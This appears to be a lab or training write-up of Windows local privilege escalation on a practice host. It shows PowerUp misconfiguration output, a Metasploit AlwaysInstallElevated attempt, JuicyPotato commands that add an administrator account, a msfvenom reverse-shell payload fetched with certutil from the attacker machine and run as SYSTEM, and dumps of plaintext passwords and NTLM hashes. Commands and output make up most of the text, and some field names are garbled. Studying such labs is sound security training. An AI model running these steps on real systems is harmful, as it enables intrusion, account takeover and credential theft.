┌─[user@parrot]─[/tmp]
└──╼ $cp /home/user/Desktop/tools/PowerUp.ps1 .
```

Misconfiguration checking

Unquoted service path

```
PS > invoke-allchecks

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...


[*] Checking for unquoted service paths...


ServiceName    : OpenSSHd
Path           : C:\Program Files\OpenSSH\bin\cygrunsrv.exe
ModifiablePath : @{Permissions=AppendData/AddSubdirectory; ModifiablePath=C:\;
IdentityReference=NT AUTHORITY\Authentic
                 ated Users}
StartName      : .\sshd_server
ACanRestart     : False

ServiceName    : OpenSSHd
PModifiablePath : @{Permissions=System.Object[]; ModifiablePath=C:\; IdentityReference=NT
AUTHORITY\Authenticated Users}
StartName      : .\sshd_server
AbuseFunction  : Write-ServiceBinary -Name 'OpenSSHd' -Path <HijackPath>
CanRestart     : False

ServiceName    : SLadmin
Path           : C:\Program Files\SL admin\SLadmin.exe
ModifiablePath : @{Permissions=AppendData/AddSubdirectory; ModifiablePath=C:\;
IdentityReference=NT AUTHORITY\Authentic
                 ated Users}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'SLadmin' -Path <HijackPath>
CanRestart     : False

ServiceName    : SLadmin
Path           : C:\Program Files\SL admin\SLadmin.exe
ModifiablePath : @{Permissions=System.Object[]; ModifiablePath=C:\; IdentityReference=NT
AUTHORITY\Authenticated Users}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'SLadmin' -Path <HijackPath>
CanRestart     : False

ServiceName    : SLmail
Path           : C:\Program Files\SL Mail\SLmail.exe
ModifiablePath : @{Permissions=AppendData/AddSubdirectory; ModifiablePath=C:\;
IdentityReference=NT AUTHORITY\Authentic
                 ated Users}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'SLmail' -Path <HijackPath>
CanRestart     : False
```

```
ServiceName    : SLmail
Path           : C:\Program Files\SL Mail\SLmail.exe
ModifiablePath : @{Permissions=System.Object[]; ModifiablePath=C:\; IdentityReference=NT
AUTHORITY\Authenticated Users}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'SLmail' -Path <HijackPath>
CanRestart     : False

ServiceName    : slsmtp
Path           : C:\Program Files\SL Mail\slsmtp.exe
ModifiablePath : @{Permissions=AppendData/AddSubdirectory; ModifiablePath=C:\;
IdentityReference=NT AUTHORITY\Authentic
                 ated Users}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'slsmtp' -Path <HijackPath>
CanRestart     : False

ServiceName    : slsmtp
Path           : C:\Program Files\SL Mail\slsmtp.exe
ModifiablePath : @{Permissions=System.Object[]; ModifiablePath=C:\; IdentityReference=NT
AUTHORITY\Authenticated Users}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'slsmtp' -Path <HijackPath>
CanRestart     : False
```

Abuseable services

```
ServiceName                     : Apache2.4
Path                            : "C:\xampp\apache\bin\httpd.exe" -k runservice
ModifiableFile                  : C:\xampp\apache\bin\httpd.exe
ModifiableFilePermissions       : {ReadAttributes, ReadControl, Execute/Traverse,
DeleteChild...}
ModifiableFileIdentityReference : BUILTIN\Users
StartName                       : .\Escalate
AbuseFunction                   : Install-ServiceBinary -Name 'Apache2.4'
CanRestart                      : False

ServiceName                     : Apache2.4
Path                            : "C:\xampp\apache\bin\httpd.exe" -k runservice
ModifiableFile                  : C:\xampp\apache\bin\httpd.exe
ModifiableFilePermissions       : {ReadAttributes, ReadControl, Execute/Traverse,
WriteAttributes...}
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName                       : .\Escalate
AbuseFunction                   : Install-ServiceBinary -Name 'Apache2.4'
CanRestart                      : False

ServiceName                     : FileZilla Server
Path                            : "C:\xampp\filezillaftp\filezillaserver.exe"
ModifiableFile                  : C:\xampp\filezillaftp\filezillaserver.exe
ModifiableFilePermissions       : {ReadAttributes, ReadControl, Execute/Traverse,
WriteAttributes...}
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'FileZilla Server'
CanRestart                      : False

ServiceName                     : FileZillaServer
PModifiableFile                  : C:\xampp\filezillaftp\filezillaserver.exe
ModifiableFilePermissions       : {ReadAttributes, ReadControl, Execute/Traverse,
WriteAttributes...}
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName                       : .\Administrator
AbuseFunction                   : Install-ServiceBinary -Name 'FileZillaServer'
CanRestart                      : False

ServiceName                     : mysql
Path                            : C:\xampp\mysql\bin\mysqld.exe --defaults-
file=c:\xampp\mysql\bin\my.ini mysql
```

```
ModifiableFile                  : C:\xampp\mysql\bin\mysqld.exe
ModifiableFilePermissions       : {ReadAttributes, ReadControl, Execute/Traverse,
DeleteChild...}
ModifiableFileIdentityReference : IE8WIN7\Escalate
SAbuseFunction                   : Install-ServiceBinary -Name 'mysql'
CanRestart                      : False

ServiceName                     : mysql
Path                            : C:\xampp\mysql\bin\mysqld.exe --defaults-
file=c:\xampp\mysql\bin\my.ini mysql
ModifiableFile                  : C:\xampp\mysql\bin\mysqld.exe
ModifiableFilePermissions       : {ReadAttributes, ReadControl, Execute/Traverse,
WriteAttributes...}
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'mysql'
CanRestart                      : False

ServiceName                     : SLadmin
Path                            : C:\Program Files\SL admin\SLadmin.exe
ModifiableFile                  : C:\Program Files\SL admin\SLadmin.exe
ModifiableFilePermissions       : {ReadAttributes, ReadControl, Execute/Traverse,
DeleteChild...}
ModifiableFileIdentityReference : BUILTIN\Users
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'SLadmin'
CanRestart                      : False

ServiceName                     : SLmail
Path                            : C:\Program Files\SL Mail\SLmail.exe
MModifiableFilePermissions       : {ReadAttributes, ReadControl, Execute/Traverse,
DeleteChild...}
ModifiableFileIdentityReference : BUILTIN\Users
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'SLmail'
CanRestart                      : False

ServiceName                     : slsmtp
PModifiableFile                  : C:\Program Files\SL Mail\slsmtp.exe
ModifiableFilePermissions       : {ReadAttributes, ReadControl, Execute/Traverse,
DeleteChild...}
ModifiableFileIdentityReference : BUILTIN\Users
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'slsmtp'
CanRestart                      : False
```

Abuseable service permissions

```
[*] Checking service permissions...

Permissions       : {ReadAttributes, ReadControl, Execute/Traverse, WriteAttributes...}
ModifiablePath    : C:\xampp\apache\bin
IdentityReference : NT AUTHORITY\Authenticated Users
%PATH%            : C:\xampp\apache\bin
AbuseFunction     : Write-HijackDll -DllPath 'C:\xampp\apache\bin\wlbsctrl.dll'

Permissions       : {ReadAttributes, ReadControl, Execute/Traverse, DeleteChild...}
ModifiablePath    : C:\xampp\apache\bin
IdentityReference : BUILTIN\Users
%PATH%            : C:\xampp\apache\bin
AbuseFunction     : Write-HijackDll -DllPath 'C:\xampp\apache\bin\wlbsctrl.dll'

Permissions       : {ReadAttributes, ReadControl, Execute/Traverse, DeleteChild...}
ModifiablePath    : C:\xampp\mysql\bin
IdentityReference : IE8WIN7\Escalate
%AbuseFunction     : Write-HijackDll -DllPath 'C:\xampp\mysql\bin\wlbsctrl.dll'

Permissions       : {ReadAttributes, ReadControl, Execute/Traverse, WriteAttributes...}
ModifiablePath    : C:\xampp\mysql\bin
```

```
IdentityReference : NT AUTHORITY\Authenticated Users
%PATH%            : C:\xampp\mysql\bin
AbuseFunction     : Write-HijackDll -DllPath 'C:\xampp\mysql\bin\wlbsctrl.dll'

Permissions       : {GenericWrite, Delete, GenericExecute, GenericRead}
ModifiablePath    : C:\xampp\mysql\bin
IdentityReference : NT AUTHORITY\Authenticated Users
%PATH%            : C:\xampp\mysql\bin
AbuseFunction     : Write-HijackDll -DllPath 'C:\xampp\mysql\bin\wlbsctrl.dll'
```

Always install elevated and autologon credentials

```
[*] Checking for AlwaysInstallElevated registry key...


AbuseFunction : Write-UserAddMSI




[*] Checking for Autologon credentials in registry...


DefaultDomainName    :
DefaultUserName      : Administrator - Check Password
DefaultPassword      : Esc@l@te
AltDefaultDomainName :
AltDefaultUserName   :
AltDefaultPassword   :
```

Registry autoruns and unattend

```
[*] Checking for modifiable registry autoruns and configs...


Key            : HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\bginfo
Path           : C:\BGinfo\Bginfo.exe /accepteula /ic:\bginfo\bgconfig.bgi /timer:0
ModifiableFile : @{Permissions=System.Object[]; ModifiablePath=C:\BGinfo\Bginfo.exe;
IdentityReference=NT AUTHORITY\Aut
                  henticated Users}




[*] Checking for modifiable schtask files/configs...


[*] Checking for unattended install files...


UnattendPath : C:\Windows\Panther\Unattend.xml
```

Exploitation via always install elevated

Meterpreter

Look at the info.

```
Payload information:

Description:
  This module checks the AlwaysInstallElevated registry keys which
  dictates if .MSI files should be installed with elevated privileges
  (NT AUTHORITY\SYSTEM). The generated .MSI file has an embedded
```

```
  executable which is extracted and run by the installer. After
  execution the .MSI file intentionally fails installation (by calling
  some invalid VBS) to prevent it being registered on the system. By
  running this with the /quiet argument the error will not be seen by
  the user.

References:
  http://www.greyhathacker.net/?p=185
  http://msdn.microsoft.com/en-us/library/aa367561(VS.85).aspx
  http://rewtdance.blogspot.co.uk/2013/03/metasploit-msi-payload-generation.html

msf6 exploit(windows/local/always_install_elevated) >
```

Configure the proper options

```
msf6 exploit(windows/local/always_install_elevated) > options

Module options (exploit/windows/local/always_install_elevated):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  2                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process,
none)
   LHOST     192.168.209.129  yes       The listen address (an interface may be specified)
   LPORT     21               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows
```

Exploit failed to run for some reason

```
msf6 exploit(windows/local/always_install_elevated) > options

Module options (exploit/windows/local/always_install_elevated):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  2                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process,
none)
   LHOST     eth1             yes       The listen address (an interface may be specified)
   LPORT     21               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows


msf6 exploit(windows/local/always_install_elevated) > run
```

```
[*] Started reverse TCP handler on 192.168.234.128:21
[*] Uploading the MSI to C:\Users\ESCALA~1.IE8\AppData\Local\Temp\LtyZkM.msi ...
[*] Executing MSI...
[*] Exploit completed, but no session was created.
```

Powersploit / Powerup

Generate msi package with powerup

```
PS > get-registryalwaysinstallelevated
True
PS > write-useraddmsi

OutputPath
-UserAdd.msi


PS > ls


    Directory: C:\tmp


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---         10/20/2021   6:11 AM     562841 PowerUp.ps1
-a---         10/20/2021   9:40 PM     208896 UserAdd.msi


PS >
```

Failed for some reason

```
[*] 192.168.234.130 - Meterpreter session 2 closed.  Reason: Died
```

LPE via autologon credentials


Checking list of users in the system

```
PS > net user

User accounts for \\IE8WIN7

-------------------------------------------------------------------------------
Administrator            Escalate                 Guest
low_priv                 reg_priv                 sshd
sshd_server
The command completed successfully.
```

Based on the autologon credentials, lets login

```
[*] Checking for Autologon credentials in registry...


DefaultDomainName    :
DefaultUserName      : Administrator - Check Password
DefaultPassword      : Esc@l@te
AltDefaultDomainName :
AltDefaultUserName   :
AltDefaultPassword   :
```

Have access to the target system now



LPE via abusing impersonate

Via rottenpotato

Following guide

```
https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/rottenpotato
```

Impersonate privileges is present

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter >
```

Upload rottenpotato.exe to target system

```
meterpreter > upload rottenpotato.exe c:\\tmp
[*] uploading  : /tmp/rottenpotato.exe -> c:\tmp
[*] uploaded   : /tmp/rottenpotato.exe -> c:\tmp\rottenpotato.exe
meterpreter >
```

Before running rottenpotato.exe, there are no impersonation tokens available

```
meterpreter > use incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
IE8WIN7\Escalate

Impersonation Tokens Available
========================================
No tokens available

meterpreter >
```

Execute options

```
meterpreter > help execute
Usage: execute -f file [options]
Executes a command on the remote machine.

OPTIONS:

    -H        Create the process hidden from view.
    -a <opt>  The arguments to pass to the command.
    -c        Channelized I/O (required for interaction).
    -d <opt>  The 'dummy' executable to launch when using -m.
    -f <opt>  The executable command to run.
    -h        Help menu.
    -i        Interact with the process after creating it.
    -k        Execute process on the meterpreters current desktop
    -m        Execute from memory.
    -s <opt>  Execute process in a given session as the session user
    -t        Execute process with currently impersonated thread token
    -z        Execute process in a subshell
meterpreter >
```

Now run rottenpotato.exe and it failed.

```
meterpreter > execute -f c://tmp/rottenpotato.exe -Hc
Process 3428 created.
Channel 7 created.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
IE8WIN7\Escalate

Impersonation Tokens Available
========================================
No tokens available

meterpreter >
```

Via juicypotato

Upload 3 components of juicypotato

```
meterpreter > lcd /home/user/Desktop/juicy-potato
```


```
meterpreter > upload JuicyPotato.exe c://tmp
[*] uploading  : /home/user/Desktop/juicy-potato/JuicyPotato.exe -> c://tmp
[*] uploaded   : /home/user/Desktop/juicy-potato/JuicyPotato.exe -> c://tmp\JuicyPotato.exe
meterpreter > lcd /home/user/Desktop/juicy-potato/CLSID/Windows_7_Enterprise
meterpreter > upload CLSID.list c://tmp
[*] uploading  : /home/user/Desktop/juicy-potato/CLSID/Windows_7_Enterprise/CLSID.list ->
c://tmp
[*] uploaded   : /home/user/Desktop/juicy-potato/CLSID/Windows_7_Enterprise/CLSID.list ->
c://tmp\CLSID.list
meterpreter > lcd /home/user/Desktop/juicy-potato/Test
meterpreter > upload test_clsid.bat c://tmp
[*] uploading  : /home/user/Desktop/juicy-potato/Test/test_clsid.bat -> c://tmp
[*] uploaded   : /home/user/Desktop/juicy-potato/Test/test_clsid.bat -> c://tmp\test_clsid.bat
meterpreter >
```

Theres incompatibility somehow.

```
C:\tmp>cmd.exe /c test_clsid.bat
cmd.exe /c test_clsid.bat
{1F7D1BE9-7A50-40b6-A605-C4F3696F49C0} 10000
This version of C:\tmp\JuicyPotato.exe is not compatible with the version of Windows you're
running. Check your computer's system information to see whether you need a x86 (32-bit) or x64
(64-bit) version of the program, and then contact the software publisher.
```

Download x86 binary for juicypotato.

```
https://github.com/ivanitlearning/Juicy-Potato-x86/releases
```



Upload x86 version of juicy potato

```
meterpreter > upload JuicyPotatox86.exe c:\\tmp
[*] uploading  : /home/user/Downloads/JuicyPotatox86.exe -> c:\tmp
[*] uploaded   : /home/user/Downloads/JuicyPotatox86.exe -> c:\tmp\JuicyPotatox86.exe
meterpreter >
```

Run test_clsid.bat and check out nt authority\system

```
C:\tmp>type result.log
type result.log
{0289a7c5-91bf-4547-81ae-fec91a89dec5};IE8WIN7\Escalate
{6d8ff8e0-730d-11d4-bf42-00b0d0118b56};IE8WIN7\Escalate
{9678f47f-2435-475c-b24a-4606f8161c16};IE8WIN7\Escalate
{9acf41ed-d457-4cc1-941b-ab02c26e4686};IE8WIN7\Escalate
{98068995-54d2-4136-9bc9-6dbcb0a4683f};IE8WIN7\Escalate
```

```
{90F18417-F0F1-484E-9D3C-59DCEEE5DBD8};NT AUTHORITY\SYSTEM
{69AD4AEE-51BE-439b-A92C-86AE490E8B30};NT AUTHORITY\SYSTEM
{659cdea7-489e-11d9-a9cd-000d56965251};NT AUTHORITY\SYSTEM
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM
{03ca98d6-ff5d-49b8-abc6-03dd84127020};NT AUTHORITY\SYSTEM
{6d18ad12-bde3-4393-b311-099c346e6df9};NT AUTHORITY\SYSTEM
{F087771F-D74F-4C1A-BB8A-E16ACA9124EA};NT AUTHORITY\SYSTEM
```


Execute juicypotato to create user with admin privileges

```
C:\tmp>JuicyPotato -l 1337 -c "{F087771F-D74F-4C1A-BB8A-E16ACA9124EA}" -p
c:\windows\system32\cmd.exe -a "/c net user localadmin password /add & net localgroup
administrators localadmin /add" -t *
JuicyPotato -l 1337 -c "{F087771F-D74F-4C1A-BB8A-E16ACA9124EA}" -p c:\windows\system32\cmd.exe -
a "/c net user localadmin password /add & net localgroup administrators localadmin /add" -t *
Testing {F087771F-D74F-4C1A-BB8A-E16ACA9124EA} 1337
.......
[+] authresult 0
{F087771F-D74F-4C1A-BB8A-E16ACA9124EA};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
```

Confirmed that exploit is successful as there is a localadmin user with admin privileges now

```
C:\tmp>net users
net users

User accounts for \\IE8WIN7

-------------------------------------------------------------------------------
Administrator            Escalate                 Guest
localadmin               low_priv                 reg_priv
sshd                     sshd_server
The command completed successfully.


C:\tmp>net user localadmin
net user localadmin
User name                    localadmin
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/20/2021 11:17:58 PM
Password expires             12/1/2021 11:17:58 PM
Password changeable          10/20/2021 11:17:58 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.
```

Confirm that I am able to login as localadmin now



Alternative way

Create payload for admin

```
┌─[user@parrot]─[/tmp]
└──╼ $msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.234.128 LPORT=4444
EXITFUNC=thread -f exe -o root.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 375 bytes
Final size of exe file: 73802 bytes
Saved as: root.exe
```

Upload payload to target machine

```
C:\test>cmd /c "certutil.exe -urlcache -f http://192.168.234.128/root.exe root.exe"
cmd /c "certutil.exe -urlcache -f http://192.168.234.128/root.exe root.exe"
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\test>ls
ls
root.exe
shell.exe

C:\test>dir
dir
 Volume in drive C is Windows 7
 Volume Serial Number is D055-099C

 Directory of C:\test
```

```
10/21/2021  12:36 PM    <DIR>          .
10/21/2021  12:36 PM    <DIR>          ..
10/21/2021  12:36 PM            73,802 root.exe
10/21/2021  12:14 PM            73,802 shell.exe
               2 File(s)        147,604 bytes
               2 Dir(s)  28,695,453,696 bytes free

C:\test>
```

Trigger reverse shell

```
C:\tmp>JuicyPotato.exe -l 1337 -c "{F087771F-D74F-4C1A-BB8A-E16ACA9124EA}" -p
c:\windows\system32\cmd.exe -a "/c c:\test\root.exe" -t *
JuicyPotato.exe -l 1337 -c "{F087771F-D74F-4C1A-BB8A-E16ACA9124EA}" -p
c:\windows\system32\cmd.exe -a "/c c:\test\root.exe" -t *
Testing {F087771F-D74F-4C1A-BB8A-E16ACA9124EA} 1337
.......
[+] authresult 0
{F087771F-D74F-4C1A-BB8A-E16ACA9124EA};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

C:\tmp>
```

System privileges now

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Get plaintext for Administrator, Escalate and sshd_server.

```
meterpreter > creds_wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

Username       Domain     Password
--------       ------     --------
(null)         (null)     (null)
Administrator  IE8WIN7    Esc@l@te
Escalate       IE8WIN7    Windows
IE8WIN7$       WORKGROUP  (null)
sshd_server    IE8WIN7    D@rj33l1ng


meterpreter >
```

Get hashdump of all other users

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8fd5d202cb67fb13f2ad846e67fbaca7:::
Escalate:1005:aad3b435b51404eeaad3b435b51404ee:9be760e8dbbe3be65210225ac1570c9f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
localadmin:1008:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
low_priv:1007:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
reg_priv:1006:aad3b435b51404eeaad3b435b51404ee:9be760e8dbbe3be65210225ac1570c9f:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
```